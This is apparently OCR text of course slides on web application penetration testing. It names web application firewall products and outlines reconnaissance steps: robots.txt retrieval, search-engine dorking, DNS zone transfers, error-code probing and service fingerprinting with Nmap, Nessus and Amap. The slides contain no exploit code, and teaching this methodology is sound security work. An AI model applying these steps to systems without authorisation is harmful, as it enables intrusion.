
ThreatRadar
http://www.imperva.com

Trustwave Web Application Firewall
https://www.trustwave.com

ModSecurity
http://www.modsecurity.org


Cyberoam's Web Application Firewall
http://www.cyberoam.com

Module Flow



Web Application Pen Testing

- Web application pen testing is used to **identify, analyze, and report vulnerabilities** such as input validation, buffer overflow, SQL injection, bypassing authentication, code execution, etc. in a given application
- The best way to perform penetration testing is to **conduct a series of methodical and repeatable tests**, and to work through all of the different application vulnerabilities



Identification of Ports

Scan the ports to identify the associated running services and analyze them through automated or manual tests to find weaknesses


Remediation of Vulnerabilities

To retest the solution against vulnerability to ensure that it is completely secure


Verification of Vulnerabilities

To exploit the vulnerability in order to test and fix the issue

Web Application Pen Testing (Cont'd)




Information Gathering




- Retrieve and analyze robots.txt file using tools such as **GNU Wget**
- Use the advanced **"site:" search operator** and then click **"Cached"** to perform search engine reconnaissance
- Identify application entry points using tools such as **Webscarab, Burp proxy, OWASP ZAP, TamperIE** (for Internet Explorer), or **Tamper Data** (for Firefox)
- To identify web applications: probe for URLs, do dictionary-style searching (intelligent guessing) and perform vulnerability scanning using tools such as **Nmap** (Port Scanner) and **Nessus**
- Implement techniques such as DNS zone transfers, DNS inverse queries, web-based DNS searches, querying search engines (googling)

Information Gathering (Cont'd)




- Analyze error codes **by requesting invalid pages** and **utilize alternate request methods** (POST/PUT/Other) in order to collect confidential information from the server
- Examine the source code from the accessible pages **of the application front-end**
- Test for recognized file types/extensions/directories by requesting common file extensions such as .ASP, .HTM, .PHP, .EXE, and **watch for any unusual output or error codes**
- Perform TCP/ICMP and service fingerprinting using traditional fingerprinting tools such as **Nmap** and **Queso**, or the more recent application fingerprinting tool **Amap**

Configuration Management Testing




Authentication Testing



